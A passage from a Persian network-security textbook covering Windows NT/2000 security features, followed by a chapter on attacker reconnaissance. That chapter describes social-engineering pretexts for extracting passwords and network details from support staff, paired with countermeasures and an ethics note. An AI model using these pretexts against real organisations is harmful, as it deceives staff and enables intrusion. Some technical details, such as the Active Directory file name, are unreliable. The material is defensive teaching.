شکافها و اشکالات امنیتی را رفع کند ولی هنوز هم این سرویس‌دهنده مورد توجه نفوذگران است. بسیاری از این شکافهای امنیتی امروزه شناخته شده هستند ولیکن سازمانهائی که هنوز این شکافها و اشکالات را رفع نکرده‌اند، کم نیستند. لذا موکّداً توصیه می‌کنیم که در اسرع وقت سرویس‌دهندهٔ خود را بررسی کرده و در صورتی که نیاز به نسخه‌های اصلاحی دارد، آنها را تهیه و نصب نمائید. دقت کنید که مجبور نیستید از IIS بعنوان سرویس‌دهندهٔ وب استفاده کنید زیرا برای محیط NT سرویس‌دهنده‌های Apache و iPlanet نیز عرضه شده‌اند.

برای آشنائی با نقاط ضعف سرویس‌دهنده‌های وب به فصل ششم (مبحث Nessus و Whisker) مراجعه نمائید.

RAS : سرویس‌دهندهٔ دسترسی از راه دور

یکی دیگر از سرویس‌دهنده‌هائی که بهمراه NT ارائه می‌شود، سرویس‌دهندهٔ RAS است که اجازه می‌دهد کاربران راه دور از طریق خطی مثل "خط تلفن" ، خط ISDN یا X.25 مستقیماً به سیستم وارد شده و سرویس بگیرند. بطور معمول نرم‌افزار RAS Client که کاربران را قادر به برقراری ارتباط با RAS Server می‌کند بهمراه نسخه‌های مختلف ویندوز شامل NT/2000/9x/ME/XP بصورت پیش‌فرض نصب می‌شود. برای سرویس‌دهی به کاربران فقط نصب و پیکربندی RAS Server و فراهم آوردن خطوط لازم (مثلاً تعدادی خط تلفن و مودم) کفایت می‌کند. سرویس‌دهندهٔ RAS را می‌توان بر روی ماشین PDC یا یک ماشین مستقل (متصل به شبکه) نصب کرد. اگر ماشین RAS بگونه‌ای پیکربندی شده باشد که آن ماشین به عنوان عضوی از یک حوزه محسوب شود، کاربران راه دور در بانک اطلاعاتی SAM تعریف می‌شوند. وقتی RAS بر روی یک ماشین مستقل (و عضو یک گروه) نصب می‌شود، PDC همیشه آخرین نسخهٔ از این بانک اطلاعاتی را برای RAS می‌فرستد و احراز هویت کاربران راه دور با جستجو در این بانک اطلاعاتی انجام می‌شود. (بدین نحو کاربران راه دور از لحاظ دسترسی به منابع اشتراکی تفاوتی با کاربران محلی نخواهند داشت.)

سرویس‌دهندهٔ RAS و تنظیمات آن ساده به نظر می‌رسد ولیکن هرگونه سهل‌انگاری در پیکربندی صحیح آن به شدت امنیت شبکه را به خطر می‌اندازد. متاسفانه سرویس‌دهندهٔ RAS بطور معمول در **درون** یک شبکه نصب می‌شود؛ یعنی در پشت دیوار آتش!! لذا حتی اگر از شبکهٔ داخلی توسط دیوار آتش و فیلترهای هوشمند حراست شود، برای کاربران راه دور که مستقیماً با سرویس‌دهندهٔ RAS به درون شبکه متصل می‌شوند هیچ نظارتی اعمال نخواهد شد. اگر کاربری بتواند از طریق RAS به شبکه نفوذ کند در حقیقت یک در پشتی به شبکه باز کرده است؛ بدون هیچ نظارت مستقیم و دقیق! اگر یک نفوذگر بتواند بجای یکی از کاربران مجاز و از طریق RAS بدرون شبکه راه پیدا کند احتمال موفقیت او در خرابکاری و اخلال در شبکه بسیار زیاد خواهد بود.

در فصل ششم (مبحث THC-Scan) یاد خواهید گرفت که چگونه یک نفوذگر سعی می‌کند از طریق خط تلفن به یک شبکه نفوذ کرده و اهداف خود را دنبال نماید.

برای آشنایی با RAS Server ، یک قطعه ویدیو ، یک قطعه Demo و برنامهٔ شبیه‌ساز (متعلق به مایکروسافت) در دیسک جانبی کتاب عرضه شده است

Windows 2000

با خلاصه‌ای که در مورد Windows NT ارائه کردیم، بد نیست قابلیتهای Windows 2000 را نیز بررسی نمائیم. در حقیقت ویندوز ۲۰۰۰ همان NT 5.0 است که به مناسبت حلول هزارهٔ جدید Windows 2000 نام گرفت. اکثر قابلیتها، مکانیزمها و پروتکلها در Windows 2000 همانند NT است و تفاوت چشمگیری ندارد. در ادامه سعی می‌کنیم ویژگیهای جدید این سیستم عامل را که به نحوی به امنیت سیستم مربوط می‌شوند، مختصراً بررسی نمائیم. ویندوز ۲۰۰۰ در دو نسخهٔ Professional (بعنوان سیستم عامل سرویس‌گیرنده) و نسخهٔ Server 2000 (بعنوان سرویس‌دهندهٔ شبکه) عرضه شده‌اند. در بخشهای بعدی وقتی از Windows 2000 نام می‌بریم نسخهٔ سرویس‌دهنده آن مدنظر است.

ویژگیهای جدید در Windows 2000 Server

برخی از ویژگیهای جدید Windows 2000 در مقایسه با NT عبارتند از:

- مدیریت مصرف توان (Power Management)
- سرویسهای درونی ترمینالهای راه دور (Built-in Terminal Services)
- کنسول مدیریت سیستم (The Microsoft Management Console)
- کنسول بازیابی (The Microsoft Recovery Console)
- خصوصیت Plug & Play (که در NT 4.0 وجود نداشت)

ویژگیهای فوق‌الذکر عمومی هستند؛ از دیدگاه امنیت سیستم، Windows 2000 مشخصه‌های جدید زیر را عرضه کرده است:

- **پیاده‌سازی روش Kerberos** : پروتکلی که برای احراز هویت کاربران کاربرد دارد و روشی بسیار دقیق ، نفوذناپذیر و محکم تلقّی می‌شود.
- **(Security Support Provider Interface) SSPI** : یک بستهٔ نرم‌افزاری که از مکانیزمهای متعدد و متنوعی برای احراز هویت کاربران پشتیبانی می‌کند.
- **IPSec** : مایکروسافت در نسخهٔ جدید با پیاده‌سازی IPSce سعی کرده تا امنیت شبکه را در سطح لایهٔ IP توسعه بدهد.
- **(Layer Two Tunneling Protocol) L2TP** : از طریق این پروتکل انتقال داده‌ها بر روی کانال بصورت رمزنگاری شده انجام می‌شود و لذا امنیت داده‌های انتقالی در سطح شبکه حفظ خواهد شد.
- **Active Directory** : قابلیت جدیدی که همانند سیستم مرکزی اعصاب ، تمام کارایی و عملکرد شبکهٔ مبتنی بر Windows 2000 را سازماندهی و کنترل می‌کند.
- **Encrypted File System یا EFS** : در این سیستم ، فایلها بصورت رمز شده ذخیره می‌شوند و

بدین نحو حتی در صورت نفوذ در سیستم ، امنیت داده‌ها حفظ می‌شود.

حالات نصب Windows 2000

در Windows 2000 تمام سرویس‌دهنده‌ها در دو حالت قابل اجرا هستند:

- **"حالت یکدست "** : در "حالت یکدست" تمام کنترلرهای حوزه (Domain Controller) مبتنی بر Windows 2000 هستند و بدین نحو می‌توان از تمام قابلیتهای ارائه شده در آن استفاده کرد.
- **"حالت مختلط"** : در حالت "مختلط" بعضی از سرویس‌دهنده‌های شبکه مبتنی بر نسخهٔ سابق (NT 4.0) هستند و برخی دیگر از نوع Windows 2000 . این حالت به منظور آن بوده که در محیطهای نسبتاً بزرگ که تغییر سرویس‌دهنده‌ها ساده نیست بتوان از هر دو سیستم عامل بصورت مختلط استفاده کرد و نسخهٔ NT و 2000 با هم سازگار باشند.

متاسفانه اگر در شبکه‌ای نسخه‌های NT و 2000 بصورت مختلط بر روی ماشینها نصب شده باشند، مشخصه‌های امنیتی گنجانده شده در نسخهٔ 2000 قابل اجرا نخواهد بود و لذا مشکلات ذاتی و نقاط ضعفی که NT بهمراه دارد برطرف نمی‌شود. لذا توصیهٔ مؤکد ما آنست که حتی‌الامکان شبکهٔ خود را در حالت یکدست از نوع Windows 2000 پیکربندی کنید وگرنه از Windows 2000 فقط در حدود NT 4.0 بهره خواهید برد.

برای آشنایی با روش نصب و پیکربندی صحیح Windows 2000 Server/Professional ، چندین قطعه ویدیو ، Demo ،برنامهٔ شبیه‌ساز (متعلق به مایکروسافت) و مقاله در دیسک جانبی کتاب عرضه شده است.

حوزه‌ها در Windows 2000

در Windows 2000 مکانیزمهای مدیریت حوزه‌ها تغییر کرده است و شاید بتوان گفت مفهوم حوزه نسبت به اهمیتی که در NT 4.0 داشت کمرنگ‌تر شده است. این تغییرات عبارتند از:

- در Windows 2000 چیزی بنام سرویس‌دهندهٔ کنترلر حوزه (اولیه و ثانویه PDC-BDC) وجود ندارد؛ یعنی یک سرویس‌دهندهٔ خاص برای مدیریت کلّ شبکه تعیین نشده بلکه تمام ماشینهای مبتنی بر Windows 2000 می‌توانند نقش PDC را داشته باشند. آنها هرگونه تغییر (مثلاً در کلمهٔ عبور) را ثبت کرده و سپس بصورت فراگیر و انتشاری آنرا به اطلاع بقیه می‌رسانند تا همه این تغییر را در بانک اطلاعاتی خود درج نمایند. از دیدگاه قابلیت اعتماد (Reliability) این مکانیزم باعث می‌شود تا بر خلاف NT (که خرابی در PDC یا BDC منجر به اختلال در کل شبکه می‌شود) مدیریت حوزه بصورت توزیع شده انجام بگیرد لذا از دیدگاه "قابلیت اعتماد" مشخصهٔ جالب و قابل اعتنائی است ولیکن از دیدگاه امنیت سیستم این مشخصه اندکی خطرناک است چرا که اگر نفوذگر بتواند به یک ماشین بی‌اهمیت و سست در شبکه نفوذ کند قادر خواهد بود بانک اطلاعاتی کلمات عبور را ربوده و طبق اصولی که در فصل هفتم تشریح خواهد شد برای شکستن

آنها تلاش نماید.

- در Windows 2000 حوزه‌ها در ساختار درختی سازماندهی می‌شوند؛ هر حوزه دارای مجموعه‌ای از سیاستها است که توسط مسئول شبکه تنظیم خواهد شد. کلّ ماشینهای شبکه دارای یک نام حوزه مثل xyzcorp.com هستند و ماشینها بسته به سیاستهای شبکه و سطوح دسترسی در زیرحوزه‌هائی مثل div.xyzcorp.com گروه‌بندی می‌شوند. در حقیقت سعی شده در نامگذاری حوزه‌ها از ساختار DNS تقلید شود. برای جستجوی ماشینها و یافتن مکان هر منبع اشتراکی در شبکه از سیستم Active Directory استفاده شده است که از مشخصات ویژهٔ Windows 2000 محسوب می‌شود. در شکل (۷-٤) ساختار درختی حوزه‌ها نشان داده شده است. در این شکل کل شبکه با نام حوزهٔ xyzcorp.com نامگذاری شده و گروهها و ماشینها در زیرحوزه‌ها سازماندهی شده‌اند.
- جستجوی منابع و تعیین موقعیت آنها یکی از نقاط ضعف NT محسوب می‌شد که در Windows 2000 از طریق Active Directory رفع شده است.


Active Directory

بگونه‌ای که اشاره شد هر ماشین در محیط Windows 2000 (بهمراه سرویس‌دهنده‌ها و منابع اشتراکی روی آن) عضوی از یک زیرحوزهٔ محسوب می‌شود. کل شبکه ، یک حوزه با یک نام خاص مثل xyzcorp.com است. این نام حوزه می‌تواند بصورت جهانی ثبت شود یا آنکه بصورت محلی و سلیقه‌ای انتخاب شود. سرویس Active Directory اطلاعات لازم در مورد حوزه‌ها و منابع اشتراکی آنها را در اختیار بقیهٔ ماشینهای شبکه می‌گذارد. صحّت عملکرد Active Directory به اجرای صحیح DNS وابسته است چراکه در Windows 2000 سعی شده سازماندهی حوزه‌ها و منابع با عملکرد DNS مشابه باشد، بدین معنا که در یک ساختار سلسله مراتبی و مبتنی بر اسامی حوزه و زیرحوزه می‌توان هر ماشین یا منبع را روی شبکه پیدا کرد.

برای آشنایی با DNS، یک قطعه ویدیو (متعلق به مایکروسافت) در دیسک جانبی کتاب عرضه شده است.

Active Directory نه تنها راهی ساده و سیستماتیک برای پیدا کردن سرویسها و منابع اشتراکی برروی شبکه است بلکه دربرگیرندهٔ اطلاعات بسیار مهمی نظیر حسابهای کاربری، سیاستهای امنیتی، فایلها، شاخه‌ها، چاپگرها، سرویس‌ها و حوزه‌های دیگر است.

در Active Directory کلمات عبور کاربران در فایلی با نام "ntds.nit" ذخیره می‌شود. اگر چه کلمات عبور در این فایل بصورت رمز شده و درهم (Hashed) ذخیره شده است ولی اگر این فایل بدست نفوذگر بیفتد ممکن است بتواند با سعی و خطا و صرف زمان کافی آنها را استخراج نماید. برای آشنائی با این گونه از روشها به فصل هفتم مراجعه نمائید.



شکل (۷-٤) ساختار درختی حوزه‌ها در ویندوز ۲۰۰۰

برای آشنایی با Active Directory ، یک قطعه ویدیو ، یک قطعه Demo، برنامهٔ شبیه‌ساز و یک مقاله (متعلق به مایکروسافت) در دیسک جانبی کتاب عرضه شده است.

مشخصه‌های امنیتی در *Windows 2000*

بطور مختصر برخی از مشخصه‌های امنیتی در Windows 2000 عبارتند از:

- **NTFS 5.0** : در مقایسه با سیستم مدیریت فایل NTFS 4.0 (که بهمراه NT 4.0 ارائه شد) ، NTFS 5.0 یک سیستم مدیریت پیچیده‌تر و امن‌تری برای فایلها محسوب می‌شود. (البته NTFS 5.0 با نسخهٔ قبلی سازگار است.) در NTFS 5.0 برای هر فایل بصورت استاندارد مجوزهای عمومی زیر قابل تنظیم می‌باشد:
  - Full Control
  - Modify
  - Read amd Execute
  - Read
  - Write

همانند Windows NT مجوزهای فوق از تلفیق گزینه‌های جزئی‌تر و دقیق‌تر بدست آمده‌اند. در NTFS 5.0 مجموعهٔ مجوزهای فایل ، کاملتر و منعطف‌تر از NTFS 4.0 است. برخی از این گزینه‌ها عبارتند از:

- Traverse Folder / Execute File

- List Folder / Read Data
- Read Attributes
- Read Extended Attributes (شامل مشخصه‌های فشرده‌سازی و رمزنگاری)
- Create Files / Write Data
- Create Folders / Append Data
- Write Attributes
- Read Permissious
- Change Permissions
- Delete Sub Fdders and Files
- Delete
- Take Ownership
- Synchronize (برای آنکه محتوای دو فایل با یکدیگر یکسان شود)

• **سیستم رمزنگاری فایلها (EFS)** : در Windows 2000 می‌توان سیستم فایل را به نحوی پیکربندی کرد تا فایلها بصورت رمزنگاری شده ذخیره شود. روشی که برای رمزنگاری اتخاذ شده، استاندارد DES است. این روش رمزنگاری سریع بوده و از امنیت نسبتاً خوبی برخوردار می‌باشد. (هر چند رمز DES قابل شکستن است ولی نیاز به سیستمهائی دارد که بسیار خاص و گران قیمت هستند ـ مثل ابررایانه ـ و از طرفی بسیار وقتگیر و از عهدهٔ نفوذگران معمولی خارج است؛ بالطبع چنین روشی برای شبکه‌های سازمانی بخوبی کفایت می‌کند. احتمالاً شبکه‌های بسیار حساس از Windows 2000 استفاده نمی‌کنند تا نگران ضعف رمزنگاری DES باشند!)

برای آشنایی با EFS ، یک قطعه Demo (متعلق به مایکروسافت) در دیسک جانبی کتاب عرضه شده است.

برای آشنایی با DES ، به ضمیمهٔ ج مراجعه فرمایید.

• **امنیت داده‌ها در سطح شبکه:** رمزنگاری داده‌ها در Windows 2000 بدو صورت در سطح شبکه پیاده‌سازی شده است:

▪ پیاده‌سازی پروتکل IPSec و استفادهٔ آن برای رمزنگاری بسته‌های IP و انتقال آنها روی شبکه: یکی از مشخصه‌های برتر 2000 نسبت به NT آنست که داده‌های انتقالی در سطح لایهٔ شبکه می‌تواند مبتنی بر IPSec بصورت رمزنگاری شده ارسال شود؛ البته به شرطی که تمام ماشینهای شبکه مبتنی بر Windows 2000 بوده و شبکه بصورت یکدست پیاده شده باشد زیرا NT از این ویژگی حمایت نمی‌کند.

برای آشنایی با IPSec ، یک قطعه ویدیو و مقاله (متعلق به مایکروسافت) در دیسک جانبی کتاب عرضه شده است.


- پیاده‌سازی پروتکل PPTP : مایکروسافت دو نسخه از پروتکل PPTP را پیاده سازی کرده است. نسخهٔ اول برای استفاده در محیطهای مختلط (مبتنی بر NT 4.0 و 2000) معرفی شد که متاسفانه دارای نقص درونی است. Bruce Schneier در مقاله‌ای این اشکال را تشریح کرده است:
  http://www.counterpane.com/pptp-paper.html

نسخهٔ دیگر PPTP ، دارای اشکال درونی نیست ولیکن فقط می‌توان در محیطهای یکدست (ماشینهای مبتنی بر ۲۰۰۰) از آن استفاده کرد.

برای آشنایی با PPTP ، یک مقاله (تدوین مایکروسافت) در دیسک جانبی کتاب عرضه شده است.

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

به منظور آشنایی با سیستم عامل Windows 2000/NT تعدادی ویدیو ، چند Demo ، برنامهٔ شبیه‌ساز نصب ، چند مقاله مرتبط با مباحث فصل ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



گام اوّل : شناسایی مقدماتی

یک نفوذگر حرفه‌ای هیچگاه ، بدون مقدمه و کور دست به حمله بر علیه یک شبکه نخواهد زد زیرا نه تنها احتمال موفقیت در آن ناچیز است بلکه منجر به گرفتاری او نیز خواهد شد. در اوّلین مرحله از یک حملهٔ خطرناک و موفق ، نفوذگر سعی می‌کند مجموعه‌ای از اطلاعات در خصوص شبکهٔ هدف را جمع‌آوری و دسته‌بندی کرده ، از آنها برای شناسائی مشخصات فنی (و عمومی) شبکهٔ هدف استفاده نماید. اگرچه نوجوانان کم سن و سالی هستند که بدون هیچ تجربه و به اقتضای سن و سالشان دست به ماجراجوئیهای کور و بی‌هدف برعلیه شبکه‌ها می‌زنند ولی غالباً یا ناموفقند و یا گرفتار چنگ قانون می‌شوند. درحالیکه نفوذگران حرفه‌ای برای شناسایی مقدماتی هدف ، وقت بسیار زیادی صرف می‌کنند چون موفقیت آنها منوط به داشتن اطلاعات کافی و بکارگیری روشهای متناسبی است که از همین اطلاعات اولیهٔ نتیجه‌گیری می‌شود. هدف از این فصل آنست که بدانیم یک نفوذگر حرفه‌ای چه روشهائی را برای شناسایی شبکهٔ هدف بکار می‌گیرد ، منظور او از شناسائی شبکه چیست و در پی چه نوع اطلاعاتی است و نهایتاً چگونه باید تلاشهای او را بصورت دقیق خنثی کرد.

هرگاه خواستید بدانید که شناسائی مقدماتی هدف ، به چه معناست یک جنگ واقعی در میدان نبرد را در ذهن خود مجسم کنید. چگونه می‌توان بدون آگاهی از موقعیت جغرافیائی محل استقرار نیروهای دشمن ، آگاهی از حجم نیرو و مهمات ، آگاهی از نوع مهمات ، محدودیتهای فیزیکی و جغرافیائی میدان نبرد و حتی میزان روحیهٔ سربازان دست به حمله زد؟

شما تاکنون دهها فیلم در تلویزیون در رابطه با سرقت بانک دیده‌اید. یک سارق بانک چگونه می‌تواند بدون اطلاعات مقدماتی در مورد راههای نفوذ به بانک ، موقعیت دوربینها ، موقعیت زنگهای خطر ، راههای فرار و موقعیت خیابانهای اطراف اقدام به سرقت کند.

حمله به یک شبکه نیز همین وضعیت را دارد. نفوذگر در مقدماتی‌ترین مرحله ، به جمع‌آوری اطلاعات عمومی و غیرمحرمانه‌ای که در مورد شبکهٔ شما منتشر شده است ، اقدام می‌کند. بدست آوردن اطلاعات عمومی برای شناسائی مقدماتی شبکهٔ هدف ، کار چندان مشکلی نیست ولیکن اصول و راهکارهای ویژه دارد.

نکتهٔ اخلاقی:

بار دیگر تکرار می‌کنیم که هدف از این فصل و فصول آتی، آشنایی با عملیات حمله به شبکه و آگاهی از تاکتیکهای نفوذگری ، صرفاً به منظور مقابله و دفاع است. بعنوان یک فرد متعهّد و متخصص ، از آموزش عملی این روشها به افراد کم‌ظرفیت و غیرعلمی احتراز کنید و هرگز آنها را بر علیه دیگران بکار نگیرید.

در این فصل پس از آشنایی با "اصول شناسائی مقدماتی شبکهٔ هدف حمله" ، راههای پیشگیری از دسترسی نفوذگر به اطلاعات حساس را معرفی خواهیم کرد. اصولی که به عنوان روشهای شناخته

شده برای شناسائی مقدماتی هدف مطرح هستند و آنها را به تفصیل معرف می‌کنیم عبارتند از:

- شناسائی مقدماتی شبکه با اتکاء به روشهای روانشناختی و مهندسی اجتماعی ؛ بدون نیاز به هیچگونه ابزار فنی
- روش جستجو در وب (به دنبال اطلاعات و اخبار راجع به شبکهٔ هدف)
- بانکهای اطلاعاتی whois
- جستجو از طریق سرویس‌دهندهٔ DNS (Domain Name System)

شناسائی مقدماتی شبکهٔ هدف بدون نیاز به ابزار

یک نفوذگر حتی بدون کامپیوتر هم قادر است اطلاعات با ارزشی از شبکهٔ هدف گردآوری کند. بدین روش یک نفوذگر زیرک ممکن است ضمن شناسائی شبکهٔ شما حتی برخی از کلمات عبور کاربران یا ساختار شبکه ، نوع سخت‌افزار و ابزار مورد استفاده ، سیستمهای عامل و نوع سرویس‌دهنده‌ها ، شماره‌های تلفن متصل به مودم و گزارشهای فنی شبکه را براحتی به چنگ بیاورد. روشهایی که نفوذگر در اوّلین گام به آن متوسل می‌شود نیاز به ابزار یا تخصص فنی ندارد بلکه مبتنی بر اصول روانشناسی و نوع برخورد او با شبکهٔ شما است. شاید شما با مطالعهٔ این بخش لبخندی زده و تصور کنید این روشها مسخره و غیرعملی هستند در حالی که گزارشهای بسیار فراوانی در مورد حملات موفق بر علیه شبکه‌ها منتشر شده که نقطهٔ آغاز آنها همین اطلاعات جزئی ولی ارزشمند بوده است. به عنوان مثال فرض کنید نفوذگر در یک مهمانی خانوادگی از یکی از کارمندان شبکهٔ شما می‌شنود که در شبکه از سرویس‌دهندهٔ قدیمی BIND بعنوان سیستم DNS استفاده شده و سیستم عامل آن سولاریس است. شبکهٔ شما با همین جمله خانه خراب و ویران خواهد شد!! (در فصول آتی خواهید دانست که نسخهٔ قدیمی BIND دارای یک شکاف امنیتی بسیار وحشتناک است)

شناسائی بروش روان‌شناختی و تعاملات اجتماعی

مسخره‌ترین نوع شناسائی آنست که نفوذگر از تلفن همگانی با روابط عمومی شبکهٔ شما تماس گرفته و سؤال کند که مثلاً از چه نوع مسیریاب ، سیستم عامل ، توپولوژی و ساختاری در شبکه استفاده شده است. برخی از مسئولین روابط عمومی یا منشی‌ها به اقتضای شغلشان آنچه را که در مورد اینگونه سؤالات به خاطر دارند ، دودستی تقدیم می‌کنند. شاید تصور می‌کنند با بیان آنکه از کدام مسیریاب یا سیستم عامل در شبکه استفاده کرده‌اند به اعتبار موسسهٔ آنها اضافه می‌شود. اگر نفوذگر به لحن خود اندکی تواضع ، التماس و کمی هم ابلهی بیفزاید احتمال موفقیت او بیشتر خواهد بود. ارتباط نفوذگر با کارمندان ناراضی یا کم‌ظرفیت شبکه به او خدمت فراوانی خواهد کرد.

روشی دیگر برای شناسائی مقدماتی شبکه ، تماسهای مکرّری است که گاه و بی‌گاه با گروه "پشتیبانی فنی"[1] شبکه برقرار می‌شود. وظیفهٔ شبانه‌روزی این گروه رسیدگی به مشکلات احتمالی

[1] Technical Support

کاربران بی‌اطلاعی است که در مورد شبکه با مشکل مواجه می‌شوند. حال فرض کنید که در زمان اوج مشغلهٔ کاری ، یک نفر با گروه پشتیبانی فنی شبکه تماس می‌گیرد و ادعا می‌کند که او از دیشب نتوانسته با کلمهٔ عبور 123456 به شبکهٔ شما وارد شود و از این موضوع ناراحت است و تصمیم دارد از شما شکایت کند! گروه پشتیبانی فنی کلمهٔ کاربری (User ID) او را می‌گیرند و بعد از بررسی کلمات عبور با ملاطفت به او پاسخ می‌دهند که او کلمهٔ عبورش را فراموش کرده و کلمهٔ عبورش wxyz است! گروه پشتیبانی چگونه به او اعتماد کرده‌اند!

کسی نیمه‌شب با گروه پشتیبانی فنی تماس می‌گیرد و خودش را مسئول شبکه و یا مسئول یک سرویس‌دهنده معرفی می‌کند. لحن و لهجهٔ او دقیقاً مشابه فرد مذکور احساس می‌شود لذا محترمانه به حرفهای او گوش می‌کنند. او از گروه پشتیبانی می‌خواهد تا سرویس‌دهندهٔ Telnet را روی فلان ماشین اجرا کنند و پورت ۲۳ از دیوار آتش را نیز باز بگذارند! آیا می‌توان به صدای کسی اعتماد کرد؟

یک نامه از طرف یک مقام مهم یا یک هنرپیشهٔ معروف دریافت شده و خواهش کرده بصورت افتخاری برای او یک حساب کاربری (User Account) با سطح دسترسی کامل و کلمه عبور مورد نظر او ایجاد شود. آیا این کار به صلاح است؟

کسی به یکی از کارکنان شبکه زنگ می‌زند و خودش را از بستگان یکی از مسئولین سیستم معرفی می‌کند و از او آدرس e-mail یا شماره تلفن او را می‌خواهد!!

فردی عصبانی با گروه پشتیبانی فنی تماس گرفته و با حالت طلبکارانه می‌گوید که نتوانسته برای ارتباط با شبکه از TelNet استفاده کند. آنها مهربانانه پاسخ می‌دهند که بواسطهٔ دیوار آتش تمام پورتهای TCP به غیر از ۸۰ ، ۲۵ ، ۲۰ ، ۲۱ و ۵۳ مسدود است! آیا این جواب لازم بوده است؟

کسی با گروه پشتیبانی تماس گرفته و همهٔ آنها را متهم به بی‌سوادی کرده است چرا که توپولوژی شبکه و نوع مسیریاب شبکه را نمی‌دانند! همچنین بلد نیستند قواعد دیوار آتش را بدرستی تنظیم کنند! گروه پشتیبانی با دلتنگی و ناراحتی در پاسخ می‌گویند اولاً هیچ دیوار آتشی در کار نیست که بخواهند قواعد آنرا تنظیم کنند ثانیاً بهترین مسیریاب Cisco با فلان مدل را تهیه کرده‌اند و ثالثاً توپولوژی شبکه با بهترین سوئیچهای 3Com شکل گرفته است! سپس گوشی تلفن را به زمین می‌کوبند در حالی که طرف مقابل ، قلم بدست لبخند می‌زند!

نکتهٔ امنیتی ۱:
ایرانی‌ها در مهربانی و ملاطفت افراط (و گاهی تفریط!!) می‌کنند لذا برخی اوقات در مواجهه با اینگونه شرارتها اطلاعات حساس خود را براحتی بروز می‌دهند. مواظب باشید!

نکتهٔ امنیتی ۲:
یکی از بدترین محیطهائی که افراد اطلاعات مهم خود را فاش می‌کنند ، گپ اینترنتی(chat) است چرا که همه فکر می‌کنند کسی آنها را نمی‌شناسد!

نکتهٔ امنیتی ۳:

اگر قانونی و درست عمل می‌کنید از هیچکس نترسید و به هیچکس اعتماد نکنید ، حتی اگر رئیس شما باشد و تقاضای کوچکی بر روی شبکهٔ شما داشته باشد.

نکتهٔ امنیتی ۴:
موضوعات اشاره شده در قالب مثال را به شوخی نگیرید! اینها مطالبی جدّی هستند و حملاتی که به این طریق انجام شده‌اند بسیار زیادند.

مبارزه با آشکار شدن اطلاعات شبکهٔ شما بطرق روانشناختی

• **اوّلین** راه مبارزه با آشکار شدن اطلاعات شبکه ، آگاهی دست‌اندرکاران شبکه و هوشیاری آنهاست!

• **دوّمین** راه موثّر نیز سکوت می‌باشد!

• **سوّم** آنکه اگر شما شبکهٔ حساسی را رهبری می‌کنید تلفن مستقیم در اختیار کسی قرار ندهید. **چهارم** اگر امکان دارد تلفنها را کنترل کنید و مکالمات غیرضروری را اصلاً وصل ننمائید.

• **پنجم** گروه پشتیبانی فنی شبکه را آموزش بدهید که اطلاعات محرمانه و رده‌بندی شده را برای کسی توضیح ندهند. برای اینکار اساسنامه بنویسید و اطلاعات شبکه را رده‌بندی کنید و به تک‌تک آنها ابلاغ نمایید.

• **ششم** دستورالعملی را برای چگونگی تغییر در کلمات عبور و مشخصات کاربری تهیه کرده و ضمن تصویب ، آنرا به اجرا بگذارید.

• **هفتم** آنکه در صورتی که امکان دارد برای هر کاربر ، حداقل مجوز و اختیار را در شبکه تعریف کنید حتی اگر یکی از کارکنان باسابقه و مورد اعتماد شما باشد.

• **هشتم** روش معین و مصوبی را برای تعیین اعتبار کاربران تلفنی و احراز هویت آنهایی که ادعا می‌کنند مثلاً آقای معاون هستند ، اتخاذ نمائید.

• **نهم** به کسی اجازه ندهید کسی با استفاده از ماشینهای شبکهٔ شما به محیطهای گپ اینترنتی وارد شود یا با مشخصهٔ پست الکترونیکی *somebody@yourcomapy.com* در گروههای خبری حضور داشته باشد.

